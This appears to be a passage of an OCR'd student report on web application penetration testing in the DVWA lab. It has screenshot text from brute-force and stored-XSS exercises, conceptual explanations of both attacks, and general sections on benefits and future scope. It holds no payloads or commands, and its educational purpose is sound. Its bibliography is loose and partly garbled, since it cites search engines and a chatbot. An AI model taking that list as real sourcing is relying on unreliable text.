
Grep - Match

These settings can be used to flag result items containing specified expressions.

□ Flag result items with responses matching these expressions:

Enter a new item

Match type: ● Simple string



Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

More Information


- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-pas
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

A brute force attack is a type of cyberattack that involves systematically attempting all possible combinations of characters or keys to gain unauthorized access to a system, account, or encrypted data

Cracking a password-protected ZIP file by trying all possible password combinations.
Gaining access to a user's online account by guessing their password through trial and error.
Decrypting encrypted data by attempting all possible decryption keys.

In summary, a brute force attack is a straightforward but time-consuming method used by attackers to gain unauthorized access to systems, accounts, or encrypted data. Implementing strong security measures is essential to defend against and mitigate the risk of such attacks.

5.Vulnerability :Stored Cross Site Scripting(XSS)



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Raj
Message: HI, there

Name: Raj
Message: HI, there

Name: Raj
Message: HI, there

Name: Raj
Message: HI, there

Stored Cross-Site Scripting (XSS) is a type of web application vulnerability that occurs when an attacker injects malicious scripts into a web application, and these scripts are then served to other users who view the affected page. This attack technique is often used to steal user data, hijack sessions, deface websites, or deliver malware to users.

njection Point: In a Stored XSS attack, the attacker typically inputs malicious code (usually JavaScript) into a web application. This input is often in the form of user-generated content, such as comments, forum posts, or profile fields.

Server-Side Storage: The injected script is stored on the web server or in a database, waiting to be served to other users.

User Interaction: When a legitimate user visits a page that contains the stored malicious script, their web browser unknowingly executes the script. This can happen because the script is served alongside legitimate content, making it appear safe.

Execution: The script executes in the context of the user's browser, allowing the attacker to steal sensitive information, perform actions on behalf of the user, or manipulate the user's session.

Impact: The impact of a successful Stored XSS attack can be severe, including data theft, account compromise, session hijacking, defacement of websites, or the distribution of malware to unsuspecting users.

CONCLUSION

Web application penetration testing is a critical component of cybersecurity that helps identify and address vulnerabilities in web applications. Here are some key conclusions and takeaways from web application penetration testing techniques:

Identification of Vulnerabilities: Penetration testing helps in the identification of various vulnerabilities, such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and more. This knowledge is essential for mitigating these vulnerabilities before malicious actors can exploit them.

Risk Assessment: Penetration testing allows organizations to assess the potential risks associated with their web applications. By prioritizing vulnerabilities based on their severity and potential impact, organizations can allocate resources more effectively to address the most critical issues.

Compliance and Regulations: Many industries and regulatory bodies require organizations to conduct penetration testing regularly. Compliance with these standards not only helps avoid legal and financial consequences but also ensures the security of customer data.

Enhanced Security Posture: Regular penetration testing leads to an improved security posture. By proactively identifying and fixing vulnerabilities, organizations reduce their attack surface and minimize the likelihood of security breaches.

Understanding Attack Vectors: Penetration testing helps organizations understand the tactics, techniques, and procedures (TTPs) that malicious actors may employ to compromise web applications. This insight can inform the development of more effective security measures and training programs.

Cost Savings: Identifying and addressing vulnerabilities early in the development lifecycle or before an attacker can exploit them is often more cost-effective than dealing with the consequences of a security breach.

Continuous Improvement: Web application penetration testing is not a one-time event; it should be an ongoing process. As web applications evolve, so do the threats. Regular testing helps ensure that security measures remain effective.

Collaboration: Effective penetration testing requires collaboration between security professionals, developers, and other stakeholders. This collaboration fosters a culture of security within an organization, which is essential for long-term security success.

Tools and Automation: Automation tools can streamline the penetration testing process, making it more efficient and effective. However, they should be used in conjunction with manual testing to ensure comprehensive coverage.

Reporting and Documentation: Penetration test reports should be clear, actionable, and well-documented. They should include a description of vulnerabilities, their impact, and recommended remediation steps.

Ethical and Responsible Testing: Penetration testers must follow ethical guidelines and obtain proper authorization before conducting tests. Responsible testing practices help ensure that the security assessment does not cause harm or disrupt operations.

Training and Skill Development: Skilled penetration testers are essential for successful testing. Organizations should invest in training and skill development for their security teams to stay ahead of evolving threats.

In conclusion, web application penetration testing is a crucial activity for securing web applications and protecting sensitive data. It should be integrated into an organization's overall cybersecurity strategy and performed regularly to adapt to evolving threats and maintain a strong security posture.

FUTURE SCOPE

The future scope of web application penetration testing is likely to evolve in response to emerging technologies, cybersecurity challenges, and evolving threat landscapes. Here are some key areas where we can expect to see developments in the field of web application penetration testing:

IoT and Embedded Systems Security: As the Internet of Things (IoT) continues to expand, there will be a growing need for penetration testing of IoT devices and the web applications that control them. Testers will need to assess not only traditional web interfaces but also the security of communication protocols and device firmware.

Cloud Security: With the increasing adoption of cloud computing and serverless architectures, penetration testers will need to focus on assessing the security of cloud-based web applications, containerized environments, and serverless functions.

Microservices Security: As organizations shift towards microservices architectures, penetration testing will need to adapt to assess the security of individual microservices, API endpoints, and the interactions between them.

AI and Machine Learning: AI and machine learning technologies are being integrated into web applications for various purposes. Testers will need to understand how AI can be manipulated or exploited for malicious purposes and assess the security of AI-powered components.

Web3 and Blockchain: As blockchain and decentralized applications (dApps) gain popularity, penetration testers may need to focus on the security of smart contracts and decentralized protocols.

Automation and DevSecOps: Penetration testing will become more integrated into the DevSecOps pipeline, with automated testing tools and practices becoming standard. Testers will need to adapt to this shift and work closely with development and operations teams.

Zero Trust Security: With the increasing adoption of Zero Trust security models, penetration testing will need to assess how well web applications align with the principles of least privilege, continuous authentication, and strict access controls.

Supply Chain Security: As supply chain attacks become more prevalent, penetration testers may need to evaluate the security of third-party components and dependencies in web applications.

BIBLIOGRAPHY

- https://www.google.com/
- https://www.brupsuit.co/
- https://github.com/
- https:// Foxy VPN
- https://chat.openai .com
- https://DVWA.COM